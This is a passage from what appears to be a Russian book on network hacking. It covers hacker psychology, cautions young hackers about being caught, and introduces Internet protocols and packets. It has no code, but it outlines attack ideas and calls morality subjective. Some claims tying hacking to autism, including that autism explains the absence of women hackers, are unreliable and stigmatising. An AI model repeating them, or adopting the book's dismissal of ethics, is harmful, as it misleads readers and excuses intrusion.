Всесильны ли исполнители? Напротив, они бессильны без своего арсенала – набора хакерских утилит, которые и делают за них всю работу. Хакеры – не боги киберпространства, а жертвы рекламной кампании, развернувшейся вокруг них в последнее десятилетие.

"Иисус из Назарета действительно был истинным пророком Аллаха и великим человеком; но, увы! однажды его ученики сошли с ума и сделали из него бога".

Приписывается Магомету

Психология хакера

"Где бы ни организовывались вычислительные центры – в бесчисленных местах в Соединенных Штатах, так же, как фактически во всех промышленных районах мира, – можно наблюдать блестящих молодых людей, всклокоченных, часто с запавшими, но сияющими глазами, которые сидят за пультами управления вычислительных машин, сжав в напряжении руки в ожидании возможности пустить в ход свои пальцы, уже занесенные над кнопками и клавишами, приковывающими их внимание так же, как брошенная игральная кость приковывает взгляд игрока. Если они не находятся в таком трансе, то часто сидят за столами, заваленными машинными распечатками, которые они сосредоточенно изучают подобно людям, одержимым постижением кабалистического текста. Они работают чуть ли не до полного изнеможения, по 20-30 часов подряд. Еду, если только они о ней заботятся, им приносят (кофе, кока-кола, бутерброды). Если возможно, они спят около вычислительной машины на раскладушках, но всего несколько часов, а затем – снова за пульт управления или к распечаткам. Их измятая одежда, немытые и небритые физиономии, нечесаные волосы – все свидетельствует о том, что они не обращают внимания ни на свое тело, ни на мир, в котором живут. Они существуют, по крайней мере когда они так увлечены, лишь в связи с вычислительными машинами и ради них. Они – "машинные наркоманы", одержимые программисты. Это явление наблюдается во всем мире"

Дж. Вейценбаум. «Возможности вычислительных машин и человеческий разум (от суждений к вычислениям)[23]» (М. Радио и связь.1982.)

Типичный образ хакера конца девяностых – молодой человек, так и не получивший систематического образования[24], открывает в компьютере свою собственную Вселенную и уходит в нее ***целиком***.

«*Как и в других областях человеческой деятельности, спектр отношения людей к программированию и вычислительным машинам очень широк: от ненависти, через полное безразличие до патологической привязанности или зависимости, которую можно квалифицировать как манию*» писал Николай Безруков в своей монографии «Компьютерная вирусология».

Но в компьютере, в отличие от других видов деятельности, все-таки есть нечто особенное. Легко ли вообразить себе человека, помешанного утром, днем и ночью пылесосить? Зато любителя проводить все свободное и несвободное время за компьютером представить несложно.

Для объяснения этого феномена выдвинуто и выдвигается множество различных гипотез и предположений. В ход идут аргументы типа – компьютер это собеседник, общаться с

[23] Любопытно, но выдержки из этой работы непонятным образом попадают в монографию Николая Безрукова «Компьютерные вирусы», изданную гораздо позже – в 1989 году, но без ссылок на первоисточник!

[24] К слову сказать, диплом не является свидетельством образованности – деградация высших учебных заведений – тема для отдельного длинного разговора

которым невероятно интересно[25]; виртуальные игровые миры дают те чувства свободы, силы, самоутверждения, власти которых нам так не хватает в реальной жизни.[26]

*Врезка «замечание»**

«Как интересно проектировать структуры данных и алгоритмы! Какое увлекательное занятие – писать программы! Какое наслаждение смотреть, как они работают и как приятно видеть результаты прогонов! Это все и работой назвать язык не поворачивается – сплошные удовольствия».

«Редкая профессия» Евгений Зуев

Среди отечественных психологов бытует мнение, что к компьютеру сильнее всего привязываются личности по тем или иным причинам отвергаемые обществом[27]. Это может быть физическое несовершенство, уродство или инвалидность. Лишенные нормального человеческого общения эти люди тянутся к компьютеру как уникальному средству самовыражения и самоутверждения. Впрочем, обратное утверждение не всегда справедливо – компьютерный фанатик не обязательно должен оказываться инвалидом.

Возможно, ближе всех к истине подобрались западные психологи. Среди их пациентов нередко встречались лица, абсолютно не приспособленные к реальной жизни, испытывающие огромные трудности в общении с окружающими людьми, отличающиеся неадекватной реакцией на все происходящее, одним словом, внешне создающие впечатление умственных дегенератов, но вместе с тем превосходно (даже виртуозно) программирующих на компьютере. В большинстве случаев феномен объяснялся тем, что практически все такие пациенты страдали ***аутизмом***.

Аутизмом (*от латинского слова autos - «сам», аутизм - погружение в себя*) называют тяжелое психическое расстройство, при котором больной самоизолируется и существует как бы вне контакта с окружающим миром, теряя способность формировать эмоциональные привязанности и строить общение с людьми.

О причинах аутизма на сегодняшнем уровне развития медицины остается только гадать, но предполагают, что это связано с недоразвитием определенных долей мозга в сочетании с гиперразвитием остальных областей. Другой возможной причиной называют аномальный химический состав мозга, но так или иначе, аутизм относят к врожденным заболеваниям, хотя временами по этому поводу высказываются серьезные возражения.

Процент заболеваемости колеблется от 4 до 15 случаев на 10 000 детей, значительная часть их которых – мальчики[28]. По статистике только в одних Соединенных Штатах зарегистрировано более 400 000 аутистов, но у 80% из них показатели I.Q. выше среднего и нередко находятся на уровне гениев.

"*С одной стороны, я могу находить ошибки в программах так быстро, что людям становится неловко. Но я совершенно асоциален. Я не могу угадывать намерения и настроение человека по выражению его лица или по его жестам, различать социальные оттенки и, наверное, не умею пользоваться этим языком. У меня не сложились взаимоотношения ни с кем из моих коллег, я определенно существо не коллективное*" рассказывает о себе Петер Леви, один из основателей компании «Accent Technologies», страдающий этим заболеванием.

Аутисты испытывают затруднения в общения даже с близкими людьми, у них отсутствует интерес к окружающему миру, явно выражены страхи, особенности поведения. С самого детства, ощущавшие себя несколько отстраненными от мира, от людей, затрудняющиеся в налаживании контактов со сверстниками, порой битые за свою непохожесть, они находят в компьютере отдушину, средство сравняться с другими людьми или превзойти их.

---

[25] "*…когда он* (хакер –КК) *охвачен своей манией, он не может говорить ни о чем, кроме своей программы. Но единственный момент, когда он счастлив, время, проведенное за пультом управления вычислительной машины. И тогда он не станет беседовать ни с кем, кроме машины*» Дж. Вейценбаум

[26] "Хакинг дает Кевину Минтику чувство самоуважения, которого ему не хватает в реальной жизни. Алчность и стремление навредить тут ни при чем..." Гарриет Розетто, директор реабилитационной службы

[27] Автор этой книги не всегда разделяет мнения психологов, перечисленные в этой главе

[28] Вот почему среди хакеров практически никогда не встречается женщин

«*В этом мире можно дать волю всем своим идеям и фантазиям – от детских соплей до изощренного садизма. Мир, который полностью зависит от своего могущественного властелина, безраздельно распоряжающегося жизнью и смертью любой твари, которой позволено жить в* ***его*** *мире. Уйти от забот и переживаний грубого материального мира, стать творцом и властителем - это мечта большинства, но мечта потаенная, скрытая. Осуществление ее доступно немногим – лишь тем, кто хочет и может*» писал психолог Ю. П. Прокопенко в одной из своих статей, завершая ее таким напутствием:

«*Хоть с мясом отрывайте свой зад от стула перед компьютером, идите на воздух, общайтесь с людьми. Как бы ни была интересна задача, она не уйдет, а вот жизнь проходит...*[29] *Если вы чувствуете себя гораздо увереннее в виртуальном мире, чем среди людей, попробуйте посоветоваться с психологом – вдруг чего дельного скажет. Его советы не обязательны для исполнения, но профессиональный опыт может подать вам вашу же проблему с такой неожиданной стороны, что изменится вся система жизненных оценок. Рискните, пусть будет у вас побольше того самого жизненного опыта, которого так не хватает аутисту при любой выраженности этой черты характера*».

Попытка связать психическую патологию и компьютерную одержимость не является чем-то новым. Эту мысль отстаивал еще Дж. Вейценбаум в своей монографии «Возможности вычислительных машин и человеческий разум (от суждений к вычислениям)», выпущенной в России издательством «Радио и связь» в 1982 году. Вот что он пишет по этому поводу:

«*Разложение, порождаемое всемогуществом программиста вычислительной машины, проявляется в форме, поучительной для сферы, значительно более обширной, чем мир вычислительной техники.*

Чтобы оценить его, придется обратиться к примеру психического расстройства, хотя и очень давно известного, но, по-видимому, преобразовавшегося благодаря вычислительным машинам в новую разновидность – манию программирования».

Предположение, что хакерство больше чем образ жизни, склад мышления и простая привязанность к компьютеру многое проясняет и позволяет пересмотреть свои взгляды на, казалось бы, очевидные факты. Хакерами движет вовсе не желание навредить, кому бы то ни было, или напакостить. Даже когда наглым образом вредят и бессовестно пакостят, они лишь стараются обратить на себя внимание, компенсируя недостаток общения. Этот бессознательный порыв может ими самими истолковываться стремлением отомстить обидевшему их человечеству, но это не всегда оказывается так. Человеческий мозг – невероятно сложный механизм, состоящий из множества обособленных скоплений нейронов, с трудом понимающих «язык» друг друга. Сознание – лишь надводная часть айсберга; большая же часть мышления протекает на бессознательном уровне. Поэтому, мотивы многих поступков так и остаются загадкой. Человек лишь пытается объяснить их так или эдак, зачастую ошибаясь в своих выводах.

Хотя аутистам и присущи внезапные вспышки агрессии, среди одержимых программистов, вандализм встречается редко.

«*Нас обвиняют в том, что мы, мол, чувствуем себя самыми великими, ни во что не ставя людей, которые не работают с компьютерами. Чушь собачья. Как ни стараюсь вот сейчас представить, не получается у меня почувствовать превосходство над, допустим, слесарем потому, что я более или менее умею заставлять компьютер делать то, чего хочу я. Зато он гайки крутит так, как мне в жизни не суметь*» заметил некто по прозвищу “Jen”.

«*Средства массовой информации обычно обращают внимание исключительно на негативные стороны хакерства (взлом и кражу информации, разработку и распространение вирусов), однако, такой взгляд является односторонним: для хакеров характерно гипертрофированное увлечение познавательной деятельностью, направленной на выяснение закономерностей работы информационных технологий, что необязательно ведет к каким-либо асоциальным действиям. Наоборот, существует мнение, что многие удачные и полезные идеи в области программного обеспечения были в свое время выдвинуты и реализованы именно хакерами*» писала О. В. Смыслова в своей работе «Методы полевого психологического исследования в сообществе хакеров».

*Врезка «замечание»**

Dark Avenger: “You should see a doctor. Normal women don't spend their time talking about computer viruses.”

[29] Жизнь проходит независимо от того, протекает ли она за решением задачи или хождением на открытом воздухе – КК

Sara Gordon: "I do not want to be a normal woman, at least not in Bulgaria.[30]"

Но все же не всегда хакерство оказывается следствием тяжелой патологии. Часто дело заключается в обычном юношеском максимализме, когда кажется весь мир твой, и ты его хозяин на правах сильного. Отсюда же идет глубокое убеждение, что информация должна быть свободной, а программное обеспечение – бесплатным. В отличие от неизлечимого аутизма, юношеский максимализм с возрастом проходит: появляется работа, отнимающая все свободное (а у фанатиков и несвободное) время, вырабатывается профессионализм, и надобность доказывать окружающим, что ты не осел[31], исчезает. А вместе с ней исчезает и сам хакер[32].

Но не пытайтесь отождествить себя ни с какими портретами. Каждый человек уникален и не подлежит усредняющей классификации.

"If you do accept the society where we are compelled to live, its awfully egoistic way of life and its dirty "profit" values, you may eventually learn how to disable some simple protections, but you'll never be able to crack in the "right" way. You must learn to despise money, governments, televisions, trends, opinion-makers, public opinion, newspapers and all this preposterous, asinine shit if you want to grasp the noble art, coz in order to be emphatic with the code you must be free from all trivial and petty conventions, strange as it may sound. So you better take a good look around you... you'll find plenty of reasons to hate society and act against it, plenty of sparks to crackle programs in the right way... Hope all this did not sound too cretin.[33]"

+ORC an526164@anon.penet.fi

Предостережение молодому хакеру

"...ты можешь кричать вместе с хором: "Почему меня никто не предостерег?". Но я предостерег вас. Я предостерег вас своим примером, а не словами"

Френк Херберт «Бог – император Дюны»

С феноменом «цифровой отрешенности» психологи впервые столкнулись при обследовании солдат, «воевавших» в Персидском Заливе. Слово «воевавших» вовсе не случайно взято в кавычки. Ни в каких боевых действиях, по крайней мере, в каноническом понимании этого слова, пациенты не участвовали. Они «всего лишь» нажимали кнопки, запускающие ракеты и программировали их бортовые компьютеры. Легкость, с которой солдатами воспринимались масштабы поражения, сообщенные в цифровой форме, поразила психологов. Это походило на компьютерную игру: «Попал? Нет, не попал! А так попал? И так не попал! Ну а так – вот попал, так попал!». Совсем иные чувства испытываются при нанесении ударов «в живую»: психические расстройства от этого не редкость – часто человек отказывается признаться самому себе, что он виновник содеянного.

Сказанное выше не в меньшей степени применимо и к компьютерным преступлениям. Не каждый с легкостью сможет украсть хотя бы коробок спичек или выбить витрину, даже если ему ничто заведомо не угрожает. Для этого потребовалось бы переступить внутренние психологические барьеры, другими словами, воспитание, этику, мораль. В то же время, покупая, скажем компьютер, по поддельной (сгенерированной) кредитной карточке многие не чувствуют себя виноватыми. С той же легкостью можно «завалить» сервер некой фирмы, «бомбануть» чей-то почтовый ящик, вторгнуться в локальную сеть корпорации, забывшей о защите своих ресурсов…

Происходящее настолько напоминает компьютерную игру, что перестает восприниматься преступлением. К сожалению, это естественное следствие «цифровой отрешенности» – отдающий команду "format C: " не видит, как хватается за голову владелец атакуемой машины, хотя и отчетливо представляет себе это. Куда же девается соболезнование, сострадание?

[30] «Inside the mind of Dark Avenger» by Sarah Gordon
[31] Иа-Иа
[32] Как хакер, кончено
[33] Во избежание искажений атмосферы произведения, текст не переведен.

Злоумышленники обычно объяснят свои действия так: «мы санитары компьютерного леса, нужно научить людей заботится о собственной безопасности». Это позиция компьютерного Робин Гуда, врагом которого является невежество и ламерство. Заманчиво чувствовать себя крутым, копируя образ, созданный кинорежиссерами и поддерживаемый журналистами, представляющих откровенных вредителей Героями.

Пользователи, какими бы они ламерами не были, удивлено бурно реагируют на попытки приобщить их к миру знаний, сразу же вспоминая чью-то маму и, обещая кое-что оторвать у хакера, попадись он им на дороге.

Интересно, а как бы вел себя такой хакер, предложи ему аптекарь в качестве превосходного средства от кашля фенолфталеин (более известный в народе как пурген[34]). Разве это пакость с его стороны? Напротив, любой, окончивший среднюю школу, по идее должен помнить название популярнейшего индикатора. И путь хакер не возражает, что химия ему нужна, как зайцу панталоны. Аптекарю виднее, что нужно знать его пациентам!

Таких аналогий можно привести множество. Невозможно в одной голове удержать все достижения современной цивилизации. Поэтому-то и возникла дифференциация на профессии – специалистов в узкой области.

Секретарша Леночка ничуть не одержима компьютером и для нее он такой же инструмент, как и пишущая машинка, только значительно сложнее и еще значительно капризнее. Ну, ни к чему ей знать слабости реализации протокола TCP/IP в BSD UNIX, она не интересуется технологий срыва стека в Windows NT, точно как программист ничего не понимает в документообороте. Демонстрировать ей свои умения влезть в чужой компьютер просто глупо и бесполезно, все равно не поймет, а побежит за администратором, «помогите, у меня машина не работает!». А администратор-лох чем занят на рабочем месте? В тетрис играет? Вот теперь пускай попляшет, вот ему, хи-хи! Но, к сожалению, грамотных специалистов в этой области более чем недостаточно, вот и приходиться принимать на работу кого попало. Пренебрежительное отношение к неспециалистам – следствие комплекса неполноценности. Психологически нормальный человек не озабочен вопросами выяснения крутости. Напротив, он готов предложить свою помощь, дать совет, указать на недостатки защиты.

Профессиональное развитие в большинстве случаев влечет за собой элементы культурного воспитания. Напротив, отрывочные, поверхностные и беспредметные знания порой вызывают чувство гордости и самодостоинства. Чтение популярных книг часто приводит к иллюзии глубокого понимания материала. Читателю кажется: вот он уже во всем разбирается, все умеет, все понимает, за кадром остались лишь несущественные мелочи. Ему нравится разгадывать головоломки и решать логические задачи, нравится чувствовать себя умным, способным, талантливым. Конечно, хочется, чтобы и окружающие это знали и уважали. «Вот сейчас мы им продемонстрируем… Как это легче всего сделать? Конечно же, сломать что-нибудь эдакое!»

…вот так многие талантливые парни оказываются за решеткой[35], ломая себе жизнь. Слишком высокой оказывается цена оповещения собственных талантов окружающим, которые все равно не станут рукоплескать, разве что позавидуют…

Бессмысленно пытаться использовать свои технические знания и навыки в личных разборках для выяснения отношений или пытаться с их помощью улучшить свое материальное положение или объясниться с работодателями. «*Провинция, не поймут*» – отозвался бы по этому поводу денщик поручика Ржевского.

Хотелось бы предостеречь читателей от неверных шагов, в будущем способных погубить всю карьеру. Взломы, атаки – да, все это безумно увлекательно и интересно, но для большинства окружающих – неприемлемо. Стоит десять раз подумать, прежде чем открыто назвать себя хакером. И сто десять раз следует подумать, прежде чем решиться воспроизвести атаку. Это только кажется, что в Internet так легко затеряется. На самом деле любое действие оставляет свои следы, по которым нетрудно найти злоумышленника. Конечно, существует огромное множество анонимных Proxy-серверов, выполняющих запрос клиента от своего имени, но… анонимными они только кажутся. На самом же деле, многие из них определяют и записывают IP адреса всех клиентов. Другие же передают IP адрес в заголовках запроса. Третьи и вовсе «помечают» исходный компьютер[36], указывая кем была совершена атака.

---

[34] Слабительное, одним словом

[35] Пускай заключительные приговоры в подобных случаях – незавидная экзотика, но все же…

[36] С помощью cookie

Гарантированно обеспечить свою анонимность в сети – дело технически осуществимое и, в общем-то, тривиальное. По мере изложения материла, в книге будут затронуты и вопросы сохранения анонимности. Однако, чувство собственной безопасности это только чувство, но отнюдь не гарантия. Сеть предоставляет поистине неограниченные возможности для шпионских средств, позволяя выследить кого угодно и где угодно.

Финансовые же махинации и вовсе не требуют для своего раскрытия прослеживать все следы злоумышленника – рано или поздно тот сам придет за деньгами. Опытный бухгалтер порой интуитивно распознает «левые переводы». К тому же, по всем преступлениям накоплен изрядный статистический материал, а число возможных схем махинаций очень ограничено. Так, например, в одном случае злоумышленник перевел небольшую сумму на собственную кредитную карточку, на которую до этого времени поступала исключительно заработная плата. Работники банка заинтересовались и попытались выяснить откуда же поступили деньги… Вот так факт мошенничества и выявился.

Кстати, первый случай хищения посредством компьютера в бывшем СССР был зарегистрирован в 1979 году. Молодой программист из Вильнюса перевел на свой счет 78 584 рубля, но, так и не успев ими воспользоваться, угодил в тюрьму.

Аналогичным образом закончилась и нашумевшая история некого Левина, похитившего у «Сити-Банка» 10 миллионов 700 тысяч 952 доллара США, как и его сотоварища по несчастью – Гофмана, использовавшего программу PC Authorise, с помощью которой он выступал от имени продавца компьютерного магазина «Virtualynx Internet».

Словом, не стоит использовать полученные знания против себя самого. Да, существуют и вполне успешно процветают многие коммерческие хакеры. Но это не повод быть уверенным в ***собственной*** безнаказанности…

В этой книге никак не будут затрагиваться моральные стороны вопроса описываемых атак. Ведь мораль – это только субъективное (и чаще предвзятое) предубеждение общества или отдельных его представителей, постоянно меняющиеся с течением времени… Выбор как лучше распорядиться почерпнутыми знаниями – в добро или зло – остается за читателем[37].

Но что есть зло? Всякому вольно понимать это по-своему. Для нас, ученых, зло в невежестве, но церковь учит, что невежество – благо, а все зло от знания. Для землепашца зло – налоги и засухи, а для хлеботорговца засухи – добро. Для рабов зло – это пьяный и жестокий хозяин, для ремесленника – алчный ростовщик. Так что же есть зло, против которого надо бороться?

Никакой человек не способен уменьшить его количество в мире. Он может несколько улучшить свою собственную судьбу, но всегда за счет ухудшения судьбы других»

Трудно быть Богом, Братья Стругацкие

Что такое Internet? (глава для начинающих)

- В этой главе
  - Архитектура Internet
  - Дерево протоколов
  - Пакеты в Internet
  - Назначение портов

Хакеры и Internet

С точки зрения пользователя, Internet, – прежде всего совокупность серверов и сетевых ресурсов. Но это лишь верхушка айсберга. Разве не удивительно, что, набрав в строке браузера «www.nasa.gov», пользователь попадет на главную страницу сервера NASA, нигде не сбившись с пути в длинной цепочке маршрутизаторов, ретрансляторов и опутывающих все это хозяйство кабелей?

Трудно поверить, но давным-давно автоматической маршрутизации еще не существовало, – отправителю сообщения приходилось держать у себя в голове всю цепочку серверов, связывающих его с получателем. И, если он ошибался в маршруте, сообщение терялось в дороге.

---

[37] Во всяком случае «кто предупрежден, – то вооружен»

Успех Internet объясняется ее уникальной (по тем временам) способностью самостоятельно решать задачи маршрутизации сообщений. Сеть – нечто большее куска кабеля, соединяющего множество компьютеров единым клубком. Это живой организм, с бьющимся сердцем, мозгом и разветвленной нервной системой, связывающей жизненно важные центры. Как и любой другой организм, сеть подвержена болезням (сбоям), противостоять которым помогает мощная иммунная система, сохраняющая работоспособность Internet даже после разрушения большинства узлов.

Однако посылкой определенных сообщений можно добиться нарушения нормального функционирования сети или получить несанкционированный доступ к информационным ресурсам.

*В этой книге речь будет идти исключительно о **программных** атаках[38], в чем-то сродни описанным в «Технике и философии хакерских атак». Но за кажущейся схожестью скрыты принципиальные отличия.*

*Программу, установленную непосредственно на собственном компьютере, можно **дизассемблировать** (то есть изучить алгоритмы с точностью до реализации) и **отлаживать** (контролировать процесс выполнения). Без этих двух инструментов – дизассемблера и отладчика, не мыслит своего существования ни один исследователь программ. Но для сетевых атак они бесполезны. Код защищенного приложения исполняется где-то там, на далеком сервере и недоступен для изучения или модификации.*

На первый взгляд подобная система неуязвима. Пользователь может обмениваться с сервером сообщениями чем-то напоминающими командный язык консольных приложений, таких, например, как «command.com». С этой точки зрения нет никаких существенных различий между программами, запущенными на удаленном компьютере и локальной машине, за исключением невозможности непосредственно влиять (или контролировать) работу серверных приложений.

После сказанного становиться непонятно, почему вообще возможны сетевые взломы? В чем уязвимость сервера, ожидающего пароль? За исключением попыток угадывания и перебора в голову не приходят никакие варианты. Невозможность контроля над процессом проверки идентичности пароля лишает взломщика всех шансов проникновения в систему.

Но неприступной защита выглядит только на бумаге. Чаще всего у злоумышленника все же имеется доступ к системе, пускай даже на «птичьих»[39] правах. И разговор идет не столько о проникновении в систему, а о повышении собственного статуса – совсем не одно и то же!

Например, гипотетически возможна следующая ситуация: сервер хранит пароли пользователей (в том числе и администратора) в одном незашифрованном файле, который в результате некоторой программной ошибки оказался доступен всем пользователям без исключения. Такая схема в различных модификациях и оказывается основной причиной успешности сетевых атак. Злоумышленник ищет общедоступный ресурс, позволяющий ему повлиять или изучить систему защиты.

Однако, это не единственный вариант. Другой, излюбленный злоумышленниками прием заключается в атаке на внешние, незащищенные (или плохо защищенные) ресурсы защиты. Так, например, для доступа к посторонней корреспонденции вовсе не обязательно атаковать хорошо защищенный ящик жертвы, а достаточно войти в доверие к любому из многочисленных слабо защищенных транзитных серверов, обрабатывающих почту.

Наконец, можно «подсунуть» жертве свой ресурс, занимающимся (помимо основной деятельности) сбором и накоплением паролей. Что может быть легче игры на жадности и алчности своих жертв? Достаточно выпустить рекламу типа «даю 200 мегабайт под страничку и почту. Бесплатно и без баннеров. На самом быстром канале». Пользователи не заставят себя ждать и мгновенно оккупируют сервер злоумышленника, порой предоставляя ему очень ценные документы[40].

[38] В противовес аппаратным, совершаемым кусачками

[39] То есть гостевых правах с минимальными привилегиям

[40] Конечно, для этого придется обзавестись сервером и выделенным каналом, но, вполне вероятно, вложенные в атаку средства окупятся продажами ворованной информацией

*Позже каждая из этих (и многих других) атак, будут тщательно рассмотрены и разобраны. Сейчас же важно понять, **почему** возможны сетевые атаки. Грубо говоря, потому что сеть представляет собой совокупность многих компонентов, при определенных ситуациях взаимно влияющих друг на друга.*

Как защититься от проникновения злоумышленника в свою систему? «Очень просто» – создать непротиворечивую систему защиты. На самом деле это невозможно. Ведь каждый ее компонент, помимо общеизвестных, обладает рядом недокументированных функций, любая из которых может оказаться способной нарушить нормальную работу защиты.

Поэтому, нет никаких строгих оценок степени защищенности и безопасности системы. И что бы проверить ее уязвимость… прибегают к хакерским атакам, точнее к их имитации. Если дыр не нашел опытный эксперт, предполагается не найдет их и злоумышленник.

Вся проблема в отсутствии опытных и дешевых экспертов. Большинству мелкокорпоративных фирм обеспечение собственной безопасности может обойтись куда дороже убытков хакерской атаки.

Теоретически, в отсутствии эксперта, его роль должен выполнять системный администратор. Но хватит ли у него знаний и опыта? В такой ситуации эта книга может оказаться очень полезной.

Среди читателей наверняка окажутся и хакеры, желающие обогатить свой опыт или же совершить свою первую в жизни атаку. Хотелось бы отметить, что не всякое несанкционированное проникновение в защищенную систему влечет за собой нарушение закона. Все зависит от того, кому принадлежит эта система, и чьи права оказались нарушенными. Так, например, атаковать собственный сервер никто не запретит[41]

Но в любом случае, прежде чем отправится в бой, потребуется изучить устройство всех основных элементов сети Internet и механизмы их взаимодействия друг с другом. Это может показаться скучным. Вместо ожидаемой романтики – утомительные описания стандартов и протоколов. К сожалению, подобный этап неизбежен на первых стадиях обучения. Невозможно читать захватывающий детектив, не умея складывать буквы.

Съел бобра - спас дерево!
народный фольклор

Протоколы как средство общения

Обеспечить физическую связь между компьютерами – только половина проблемы. Не менее трудно создать программное обеспечение, работающее в таких жестких условиях. Контроль целостности сообщений и успешности их доставки, согласование различных операционных систем – вот далеко не полный перечень требований, предъявляемых к сетевым приложениям.

*Разумеется, существовало множество различных решений, сменяющих друг друга с течением времени. Отбраковывались одни идеи, появлялись другие. Наиболее живучей оказалась клиент – серверная архитектура. Суть ее заключается в следующем: на одном из компьютеров устанавливается специальное программное обеспечение, называемое **серверным**, а на множестве компьютеров, подключенных к нему – **клиентским**[42]. Клиент посылает **запросы**, а сервер в **ответ** может вернуть запрошенный ресурс или сообщение об ошибке.*

*Очевидно, клиент и сервер должны придерживаться общих соглашений, иными словами формализовать язык своего общения. Вот это самое соглашение и называется **протоколом**.*

Примером протокола может случить командный язык интерпретатора "command.com". С его помощью пользователь может управлять файлами и папками своего компьютера. Если попытаться применить ту же схему для взаимодействия с удаленным сервером возникнет необходимость добавить в протокол механизмы установки и управления связью.

[41] Равно, как и сервер, специально предоставленный для взлома

[42] Иными словами ***дифференцированное*** программное обеспечение или ***гетерогенная*** сеть в отличие от ***гомогенной*** (одно-ранговой)

*Но смешивать различные группы команд в одну кучу непрактично. Поэтому еще на заре развития Internet их решили разделить на отдельные группы, в зависимости от решаемых задач. Так возникли **семейства протоколов** – множество языков, каждый со своей узкой специализацией, в совокупности обеспечивающих надежную и бесперебойную связь.*

Причем один язык ничего не знал о существовании другого, – это обеспечивало полную взаимную независимость. В самом деле, для получения файла с сервера достаточно отдать команду "«Получить Файл» («Имя Файла»)", совершенно не интересуясь, как и чем было создано соединение между двумя компьютерами, – достаточно лишь знать, что оно есть и все.

В таком случае говорят, что один протокол реализован поверх другого. Можно выделить как минимум два уровня – один протокол, отвечающий за установку соединения, а другой – за передачу команд пользователя и данных.

*Примечание: к подобному литературному приему прибегают многие авторы, и у читателей порой возникает вопрос – если протокол всего лишь язык, то, как же он может обеспечивать соединение? Разумеется, **никак**. Соединение на самом деле обеспечивает **программное обеспечение, реализующее протокол данного уровня**. Именно на его плечи ложатся все вопросы по контролю и поддержанию связи.*

Есть ли необходимость изучать протоколы? Ведь уже написаны десятки готовых приложений, не требующих пользователя ничего, кроме владения мышью. Но редкий клиент использует все возможности протокола, а в любом протоколе, как и в каждом, уважающем себя, языке, есть базовый набор стандартных команд, и впечатляющее множество функций, необязательных для реализации, варьирующихся от сервера к серверу.

Наивно было бы ожидать, от клиентских приложений умения поддерживать нестандартные команды. Все они действуют по стандартной, порой весьма неудобной схеме.

Любой протокол - прежде всего язык, побуждающий к общению – выражению своих мыслей и потребностей в уникальной форме, зависящей от конкретной ситуации. Кроме того, лучший способ понять, как устроена и функционирует сеть – поговорить с ней на ее языке.

Впрочем, если откровенно, то никакого единого общесетевого языка не существует. Для полноценного общения потребуется изучить не один десяток языков, то есть протоколов, после чего по праву можно будет считать себя полиглотом.

Пожалуй, начнем…

Мы похожи на людей, что живут в чужой стране, почти не зная ее языка; им хочется высказать много прекрасных, глубоких мыслей, но они обречены произносить лишь штампованные фразы из разговорника. В их мозгу бродят идеи одна интереснее другой, а сказать эти люди могут разве что «Тетушка нашего садовника позабыла дома свой зонтик».

С. Моэм

Пакеты – кванты информации

*В основе языка лежат слова. Слова состоят из букв. Буквы – из звуков. Единицей сетевых сообщений является **пакет**. Почему не байт? Это бы оказалось слишком расточительным решением: каждый отправляемый байт пришлось бы снабжать заголовком, содержащим, как минимум, адреса получателя и отправителя. Сетевое сообщение, по сути, ничем не отличается от обычного письма. Транзитные узлы изучают конверт и передают его по цепочке друг другу, пока, наконец, оно не окажется у получателя (или возвратится назад, к отправителю).*

Таким образом, пакет состоит из конверта, в который при отправлении вкладывается текст самого сообщения. Аналогичным образом получатель извлекает сообщение из конверта. Впрочем, при ближайшем рассмотрении этот процесс оказывается намного сложнее. Как уже было сказано в главе «Протоколы как средство общения», для установки связи приходится прибегать к услугам множества протоколов, каждый из которых ничего не знает обо всех остальных.

Поэтому один протокол не в состоянии интерпретировать заголовок пакета, адресованного другому протоколу. С его точки зрения пакет представляет собой данные неизвестного формата. Он приклеивает к ним свой заголовок и передает пакет очередному протоколу более низкого уровня. Так, в процессе передачи, сообщение все больше и больше «обрастает» служебными данными.

Нечто аналогичное происходит на почте. Отправители пишут письмо и укладывают его в конверт. Почтальоны сортируют письма по близким адресам назначения и запаковывают их в большие мешки, которые собираются с узлов связи и вновь сортируются и укладываются в огромные контейнеры. А у получателя протекает обратный процесс. Протоколы нижнего уровня получают пакет, сверяют заголовок (нам ли он адресован и не был ли поврежден при доставке), и в случае положительного результата, извлекают его содержимое и передают «наверх».

Очередной протокол более высокого уровня проделывает ту же операцию, пока, наконец, из стопки конвертов не выпадет исходное сообщение. Теперь оно может быть обработано прикладным программным обеспечением, даже не подозревающим о том, какой длинный путь прошло сообщение и сколько превращений ему пришлось притереть.

Поскольку манипуляции с заголовками пакетов могут привести к ошибкам и сбоям в обработке сетевых сообщений, большинство операционных систем не разрешает непосредственного доступа к полям заголовка, а предоставляет для их формирования множество высокоуровневых функций API[43], не допускающих задания некорректных значений.

Теоретически сетевое программное обеспечение должно быть готово к любым искажениям заголовка. В самом худшем случае, когда пакет безнадежно поврежден, он должен быть уничтожен или отправлен назад.

К сожалению, в результате ошибок реализации оказывается возможным воздействовать на узлы сети, особыми искажениями заголовка. Например, «завешивать» их.

Бороться с этим можно установкой сетевых фильтров, тщательно проверяющих каждое поле заголовка. В дальнейшем об этом будет рассказано подробнее.

*Пакет это минимальная порция информации, которой протоколы обмениваются друг с другом. Он состоит из **конверта** (заголовка) и **сообщения** (данных). Пакеты могут многократно вкладываться и извлекаться друг из друга, а при необходимости пакеты могут многократно дробиться, вновь склеиваясь у получателя.*

Если некто решит отправить фотографию своему другу, почтовый клиент добавит к ней заголовок с адресами отправителя и получателя, темой сообщения, датой отправки и так далее и передаст сформированный пакет на уровень ниже. Но протокол, ответственный за передачу данных, не может просто дописать свой заголовок и выпустить этот огромный пакет в сеть. Ведь такими темпами не долго начисто блокировать ее работу! Поэтому один большой пакет дробится на множество мелких, перемешивающихся в процессе путешествия со многими другими. На компьютере получателя полученные фрагменты вновь собираются в исходный пакет, из которого прикладной протокол извлекает содержимое сообщения.

*Однако, при обсуждении протоколов TCP/IP технически правильно употреблять термин **дейтаграмма**, вместо слова пакет. Дейтаграмма представляет собой единицу данных, с которой работают протоколы TCP/IP. А термин пакет принято употреблять при описании физического уровня передачи сообщений. Дейтаграмма упаковывается в пакет, причем не обязательно в один. Так, например, при передаче дейтаграмм по X.25 сетям они помещаются в двух пакетах. Впрочем, это лексическое различие достаточно незначительно и в обиходной речи часто говорят «пакет», подразумевая «дейтаграмма».*

Дерево протоколов

Прежде чем продолжать повествование о протоколах, необходимо рассмотреть какие задачи приходится решать при установке соединения.

